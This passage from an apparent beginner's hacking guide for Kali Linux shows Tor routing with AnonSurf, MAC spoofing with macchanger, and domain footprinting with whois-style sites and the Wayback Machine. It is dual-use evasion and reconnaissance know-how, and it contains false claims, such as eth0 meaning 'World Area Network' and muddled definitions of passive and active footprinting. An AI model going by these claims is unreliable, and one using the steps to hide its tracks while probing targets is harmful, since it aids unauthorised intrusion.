
5. Type ls.



```
root@kali:~# cd kali-anonsurf/
root@kali:~/kali-anonsurf# ls
installer.sh      kali-anonsurf-deb-src          LICENSE
kali-anonsurf.deb libjetty8-java_8.1.16-4_all.deb README.md
root@kali:~/kali-anonsurf#
```

6. We need to run the installer.sh, so type this command.

```
./installer.sh
```



```
kali-anonsurf.deb libjetty8-java_8.1.16-4_all.deb README.md
root@kali:~/kali-anonsurf# ./installer.sh
--2017-04-03 03:18:33--  https://geti2p.net/_static/i2p-debian-repo.key.asc
Resolving geti2p.net (geti2p.net)... 91.143.92.136, 2a02:180:a:65:2456:6542:1101
:1010
Connecting to geti2p.net (geti2p.net)|91.143.92.136|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14455 (14K) [text/plain]
Saving to: '/tmp/i2p-debian-repo.key.asc'

/tmp/i2p-debian-repo.key.asc 100%[=====] 14.12K 71.6KB/s in 0.2s
2017-04-03 03:18:34 (71.6 KB/s) - '/tmp/i2p-debian-repo.key.asc' saved [14455/14455]

OK
Hit:1 http://deb.i2p2.no unstable InRelease
Hit:2 http://archive-4.kali.org/kali kali-rolling InRelease
Reading package lists... 95%
```

From the screenshot above, you can see that the installation has started and will take a few seconds to complete.

```
Kali-anonsurf.deb libjetty8-java 8.1.16-4_all.deb README.md
root@kali:~/kali-anonsurf# ./installer.sh
--2017-04-03 03:18:33-- https://geti2p.net/_static/i2p-debian-repo.key.asc
Resolving geti2p.net (geti2p.net)... 91.143.92.136, 2a02:180:a:65:2456:6542:1101
:1010
Connecting to geti2p.net (geti2p.net)|91.143.92.136|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14455 (14K) [text/plain]
Saving to: '/tmp/i2p-debian-repo.key.asc'

/tmp/i2p-debian-repo.key.asc 100%[=====] 14.12K 71.6KB/s in 0.2s

2017-04-03 03:18:34 (71.6 KB/s) - '/tmp/i2p-debian-repo.key.asc' saved [14455/14
455]


OK
Hit:1 http://deb.i2p2.no unstable InRelease
Hit:2 http://archive-4.kali.org/kali kali-rolling InRelease
Reading package lists... 95%
```

The screen should then display the above information to let you know that the installation is complete and that you can run this tool.

You can just exit the screen and go to the home directory.

7. Type `anonsurf --help` to see the options that this tool provides.

Anonsurf --help



```
root@kali:~# anonsurf --help

Parrot AnonSurf Module
Usage:
  [root@kali]~|/root|
      $ anonsurf [start|stop|restart|change|status]

  start - Start system-wide anonymous
          tunneling under TOR proxy through iptables
  stop - Reset original iptables settings
         and return to clear navigation
  restart - Combines "stop" and "start" options
  change - Changes identity restarting TOR
  status - Check if AnonSurf is working properly
  myip - Show your current IP address
  ----{ I2P related features }----
  starti2p - Start i2p services
  stopi2p - Stop i2p services

root@kali:~#
```

As you can see, you should use the “start” command to start the tool, “stop” for stopping, “restart” to stop and start the tool, “change” for changing the identity, “status” to confirm that Anonsurf is working properly, and “myip” to view the current IP address. So, let’s go ahead and start this tool:

8. To do so, all you need to do is type **anonsurf start**.

The screenshot shows a terminal window titled "root@kali: ~". The window contains the following text:

```
status - Check if AnonSurf is working properly
myip - Show your current IP address
----[ I2P related features ]----
starti2p - Start i2p services
stopi2p - Stop i2p services

root@kali:~# anonsurf start
* killing dangerous applications
* cleaning some dangerous cache elements
[ i ] Stopping IPv6 services:

[ i ] Starting anonymous mode:
* Tor is not running! starting it for you
* Modified resolv.conf to use Tor and Private Internet Access DNS
* All traffic was redirected through Tor

[ i ] You are under AnonSurf tunnel

root@kali:~#
```

You should see similar information on your screen, notifying you that Anonsurf has started. Next, you want to check whether the tool is working fine

9. Type **anonsurf status**

```
root@kali: ~
File Edit View Search Terminal Help

[ i ] Starting anonymous mode:
  * Tor is not running! starting it for you
  * Modified resolv.conf to use Tor and Private Internet Access DNS
  * All traffic was redirected through Tor

[ i ] You are under AnonSurf tunnel

root@kali:~# anonsurf status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
  Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: dis
  Active: active (exited) since Mon 2017-04-03 03:21:04 EAT; 9s ago
    Process: 2436 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 2436 (code=exited, status=0/SUCCESS)
     Tasks: 0 (limit: 4915)
    CGroup: /system.slice/tor.service

Apr 03 03:21:04 kali systemd[1]: Starting Anonymizing overlay network for TCP (m
Apr 03 03:21:04 kali systemd[1]: Started Anonymizing overlay network for TCP (mu
lines 1-10/10 (END)
```

Your window should look similar to what we have in the screenshot above. Once you are sure that everything is working fine, you should go ahead and view your IP information to verify that you are completely anonymous.

10. Type anonsurfmyip to see the current IP address.

```
root@kali: ~
File Edit View Search Terminal Help

start - Start system-wide anonymous
        tunneling under TOR proxy through iptables
stop - Reset original iptables settings
       and return to clear navigation
restart - Combines "stop" and "start" options
change - Changes identity restarting TOR
status - Check if AnonSurf is working properly
myip - Show your current IP address
----[ I2P related features ]----
starti2p - Start i2p services
stopi2p - Stop i2p services
I


root@kali:~# anonsurf myip

My ip is:
178.217.187.39

-----
root@kali:~#
```

As you can see, my IP is 178.217.187.39. Let's see which country this IP address seems to be originating from.

To do so, all you need to do is open your web browser and type DNS leaks in DuckDuckGo, and then have a look at the region.



As you can see, it seems as though I was browsing from Norway, but that's far from the truth. You can use this site also to detect any DNS leaks as that may bring an end to your anonymity.

Bonus tip: Consider restarting the Anonsurf tool after every few minutes for complete undetectable anonymity.

Changing your MAC address

What is a MAC address?

MAC is an acronym for Media Access Control. Contrary to what many people believe, MAC addresses are in no way related to Macintosh from Apple Inc. A MAC address is a set of hardware identification digits that are meant to distinguish any device connected to a network uniquely.

Why we need to change MAC address


Changing your MAC address is meant to enhance privacy by protecting the identity of a user connected to a network. In short, it is a way of ensuring anonymity. However, changing your MAC address is only effective in local area network or WiFi networks. It is not very powerful when you are connected to the internet.

Practical Session:

We are going to change our MAC address using macchanger, so let us go

ahead and see what this tool does:

1. Open terminal and type **macchanger –help**.



The screenshot shows a terminal window titled "root@kali: ~". The command "macchanger --help" is run, displaying the usage information and a detailed list of options. The options are listed with their descriptions:


-h, --help	Print this help
-V, --version	Print version and exit
-s, --show	Print the MAC address and exit
-e, --editing	Don't change the vendor bytes
-a, --another	Set random vendor MAC of the same kind
-A	Set random vendor MAC of any kind
-p, --permanent	Reset to original, permanent hardware MAC
-r, --random	Set fully random MAC
-l, --list[=keyword]	Print known vendors
-b, --bia	Pretend to be a burned-in-address
-m, --mac=XX:XX:XX:XX:XX:XX	Set the MAC XX:XX:XX:XX:XX:XX

Report bugs to <https://github.com/ajolobbs/macchanger/issues>

You can see that -h is used to help, -v to identify the version, -s to show current MAC address, -e for editing, -a for another, -p for permanent, -r for random, -l for list keyword, -b for bia, and -m to change the MAC address.

Let's check our MAC address

2. Open terminal and type **ipconfig**.



```
root@kali: ~
File Edit View Search Terminal Help

Try `macchanger --help` for more options.
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.105 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::de4a:3eff:fe4:598c prefixlen 64 scopeid 0x20<link>
            ether dc:4a:3e:e4:59:8c txqueuelen 1000 (Ethernet)
            RX packets 7748 bytes 9781995 (9.3 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 5128 bytes 486592 (475.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1 (Local Loopback)
        RX packets 10 bytes 500 (500.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 10 bytes 500 (500.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.106 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::793e:6e03:fba4:6993 prefixlen 64 scopeid 0x20<link>
            ether e8:94:67:8a:be:66 txqueuelen 1000 (Ethernet)
            RX packets 145 bytes 13401 (13.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 41 bytes 4765 (4.6 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#
```

Activate Window

Here, you can see that I highlighted two words – the first is eth0, and the other one is WLAN. Eth0 means World Area Network and WLAN means Wireless Local Area Network.

3. Type “macchanger -s eth0” to see your current MAC address if you are using worldwide web. For someone using the local area network, however, type “macchanger -s wlan0” to view the MAC address.



```
Report bugs to https://github.com/ajolobbs/macchanger/issues
root@kali:~# macchnager -s
bash: macchnager: command not found
root@kali:~# macchanger -s eth0
Current MAC: dc:4a:3e:e4:59:8c (unknown)
Permanent MAC: dc:4a:3e:e4:59:8c (unknown)
root@kali:~#
```

As you can see, we have two MAC addresses. The first is the current MAC address and the second is a permanent MAC address. The current MAC address is the current MAC address of our network and can be changed, but the permanent MAC address cannot be changed. That's because it is not a MAC address of the network I am using. Rather, it is the address of our the

Network Interface Card that belongs to the computer I am using.

Also, you can see that I highlighted the first three digits. These three digits have a meaning. They are used to identify the manufacturer of the network card.

How can your MAC address be used in a network?

If a system administrator wants to identify a certain device, they can use the MAC address to find the name of the device. As such, a MAC address is typically important when one wants to identify a specific device on the network. That aside, let's go ahead and try to change the MAC address using the steps listed below.

1. Open terminal and type **macchanger -a eth0**.

```
root@kali:~# macchanger -s eth0
Current MAC: dc:4a:3e:e4:59:8c (unknown)
Permanent MAC: dc:4a:3e:e4:59:8c (unknown)
root@kali:~# macchanger -a eth0
Current MAC: dc:4a:3e:e4:59:8c (unknown)
Permanent MAC: dc:4a:3e:e4:59:8c (unknown)
New MAC: 00:19:e9:8d:84:32 (S-Information Technolgy, Co., Ltd.)
root@kali:~#
```

As you can see, our MAC address has changed, and you can verify that by typing “macchanger -s eth0.”

```
root@kali:~# macchanger -s eth0
Current MAC: 00:19:e9:8d:84:32 (S-Information Technolgy, Co., Ltd.)
Permanent MAC: dc:4a:3e:e4:59:8c (unknown)
```

Information Gathering



What is Information Gathering?

Information Gathering is also known as footprinting. It is the art of collecting information from a given device using various tools. Footprinting is the first and critical phase of hacking for all types of hackers. Without it, a hacker cannot perform any attack.

Types of Footprinting

There are basically two types of footprinting, namely:

1. Passive footprinting
2. Active footprinting

Passive footprinting

With passive footprinting, hackers gather information knowing something about the target. In other words, we can say that hackers already know who their target is in passive footprinting. They gather information by mirroring websites, email tracking, and others.

Active footprinting

With active footprinting, hackers gather information without knowing anything about the target. In other words, we can say that active footprinting is all about trying to attack a target without having any information about them beforehand. Hackers can collect the information they need from Google, an IP address search, DNS search, etc.

Passive Footprinting

Website Footprinting

White hat hackers use a variety of techniques to identify weaknesses in a system so that they can take the necessary precautions to create a more secure

environment. Many of these are passive, legal, and common tools through which websites can easily provide organizational information without invading their systems.

What is website footprinting?

Website footprinting is a technique used to discover organizational information from specific websites. Learning more about an organization's structure and systems can provide valuable insights for potential targets. Common pieces of information that can be obtained include the following.

- Domain name
- IP Addresses
- Namespaces
- Employee information
- Phone numbers
- E-mails
- Job Information

Websites such as Whois (<https://www.whois.com/whois>) or IP2Location (<https://www.ip2location.com/>) are easily assessable and provide starting points for further footprinting. These are solid starting points for hackers to get information that can be the foundation for further analysis and potential attacks.

Command line tools, such as “ping” are easy to use and require little programming or scripting skills. Pinging an IP address can be applied when one wants to check the validity of information and to determine that a device is active online. The “tracert” command can allow individuals to see the route of a request, how information is forwarded, and the devices it’s forwarded to.

How is website footprinting useful?

Website footprinting can be useful for many reasons. Someone wishing to hack into an organization's systems and websites can achieve a lot using these practices. This type of information-gathering can provide a baseline for possible targets, whether technical or social engineering. On the other side, certified ethical hackers can work with an organization to improve defense

techniques against attacks.

Identification of weaknesses is the start for creating an effective defense against attacks. Through effective website footprinting, organizations can protect themselves better from hackers and establish safer and more secure information systems.

Website Footprinting Particle

In this practice session, you will learn how to collect information from your target website by simply typing the domain name, and we will also learn how you can mirror a website with httrack for vulnerability analysis

Gathering Information From the Domain Name

There are many websites that provide the details of a website just by typing the domain name, so let's go ahead and identify some:

1. <https://website.informer.com/>



This website will show complete information about any website like email, the IP address, DSN, hosting company, and others just by typing the domain name.

Suppose we want information about google.com. Simply type www.google.com in the search bar and press the “search” button.

google.com

Search

 Daily visitors: **873 061 288**  Daily pageviews: **9 411 600 687**  Alexa Rank: **1**

Created:	1997-09-15
Expires:	2020-09-14
Owner:	Google LLC
Hosting company:	Google LLC
Registrar:	MarkMonitor Inc.
IPs:	216.58.194.100
Subdomains:	mail.google.com, docs.google.com, accounts.google.com, drive.google.com, translate.google.com, analytics.google.com, calendar.google.com, support.google.com, myaccount.google.com, news.google.com
DNS:	ns1.google.com ns2.google.com ns3.google.com ns4.google.com
Email:	See owner's and associated emails

Here, you can see that you got back complete information about google.com like daily visitors, Alexa ranking, domain creation date, domain expiration date, and more. We can also scroll down for more information:

Domain Name: google.com
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2018-02-21T10:45:07-0800
Creation Date: 1997-09-15T00:00:00-0700
Registrar Registration Expiration Date: 2020-09-13T21:00:00-0700
Registrar: MarkMonitor, Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientUpdateProhibited (<https://www.icann.org/epp#clientUpdateProhibited>)
Domain Status: clientTransferProhibited (<https://www.icann.org/epp#clientTransferProhibited>)
Domain Status: clientDeleteProhibited (<https://www.icann.org/epp#clientDeleteProhibited>)
Domain Status: serverUpdateProhibited (<https://www.icann.org/epp#serverUpdateProhibited>)
Domain Status: serverTransferProhibited (<https://www.icann.org/epp#serverTransferProhibited>)
Domain Status: serverDeleteProhibited (<https://www.icann.org/epp#serverDeleteProhibited>)
Registrant Organization: Google LLC
Registrant State/Province: CA
Registrant Country: US

▼ | IP Whois

NetRange: 216.58.192.0 - 216.58.223.255
CIDR: 216.58.192.0/19
NetName: GOOGLE
NetHandle: NET-216-58-192-0-1
Parent: NET216 (NET-216-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS15169
Organization: Google LLC (GOGL)
RegDate: 2012-01-27
Updated: 2012-01-27
Ref: <https://rdap.arin.net/registry/ip/216.58.192.0>

OrgName: Google LLC
OrgId: GOGL
Address: 1600 Amphitheatre Parkway
City: Mountain View
StateProv: CA
PostalCode: 94043
Country: US
RegDate: 2000-03-30

2. <https://web.archive.org>




Wayback machine WebArchive.org is a website that shows the complete change history of any site in screenshot form. All that is required of you is simply typing the domain name into the search bar.

Suppose I want to see the change history of youtube.com. In such a case, I only have to type www.youtube.com in the search bar and press “Enter,” as shown on the next page.




Here, you can see the graphs of changes in the screenshot from 1996 to 2019. To see the complete changes in a particular year, simply click on the “years” graph.

If, for example, I want to see the change history for the year 2009, then I will click on the 2009 chart and get the result as shown below.



In the calendar, you can see some blue circles which means that YouTube made some changes on a given date. To view those changes, simply move the cursor on that date.


As soon as you point your cursor to any date, you should see a list of changes for that day. Just click at any time, and you will get a screenshot of changes made by YouTube on that particular date as shown below:



FEBRUARY 3, 2009

7 snapshots (total: 11)

- 02:24:13
- 14:24:20
- 15:11:49
- 17:27:29
- 20:22:57
- 21:42:41
- 22:05:19



With the given results, you can see how YouTube looked on 3 Feb 2009 at 2.24 p.m.

Footprinting With Maltego

What is Maltego?

